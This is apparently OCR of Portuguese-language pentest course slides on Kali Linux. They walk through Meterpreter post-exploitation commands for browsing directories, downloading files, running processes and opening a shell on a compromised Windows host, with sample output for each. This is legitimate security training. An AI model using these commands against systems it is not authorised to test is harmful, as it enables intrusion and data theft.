

# Pentest com Kali Linux





**Instrutor:Vitor Mazuco**

**http://facebook.com/vitormazuco**

**Email:vitor.mazuco@gmail.com**

**WebSite:http://vmzsolutions.com.br**

## Principais Comandos Shell

Vamos abordar alguns comandos do Meterpreter para você começar e ajudar a familiarizar-se com esta ferramenta mais poderosa.

# help

O comando 'help', como seria de esperar, exibe o menu de ajuda Meterpreter.

```
meterpreter > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    background    Backgrounds the current session
    channel       Displays information about active channels
...snip...
```

## cd & pwd

O 'cd' e comandos 'pwd' são usados para alterar e exibir atual trabalhando diretamente no host de destino. O diretório mudança "cd" funciona da mesma maneira como faz no DOS e sistemas *nix. Por padrão, a pasta de trabalho atual é o lugar onde a conexão com o usuário foi iniciado.

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
meterpreter >
```

## download

O comando 'download' faz o download de um arquivo da máquina remota. Observe o uso das duplas barras ao dar o caminho do Windows.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

## execute

O comando 'execute' executa um comando no alvo.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

## lpwd & lcd

Os comandos 'lpwd' & 'lcd' são usados para exibir e alterar o diretório de trabalho local(kali linux), respectivamente. Ao receber um shell meterpreter, o diretório de trabalho local é o local onde se iniciou o console Metasploit. Alterar o diretório de trabalho irá dar o seu meterpreter acesso sessão para arquivos localizados nesta pasta.

# lpwd & lcd

```
meterpreter > lpwd
/root

meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU

meterpreter > lcd /var/www
meterpreter > lpwd
/var/www
meterpreter >
```

## search

O 'search' fornece uma maneira de localizar arquivos específicos no host de destino. O comando é capaz de pesquisar através de todo o sistema ou pastas específicas.

```
meterpreter > search -f autoexec.bat
Found 1 result...
    c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xamp\\
Found 1 result...
    c:\\xampp\perl\bin\search.bat (57035 bytes)
meterpreter >
```

## shell

O comando "shell" irá entrar no Shell do sistema de destino

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```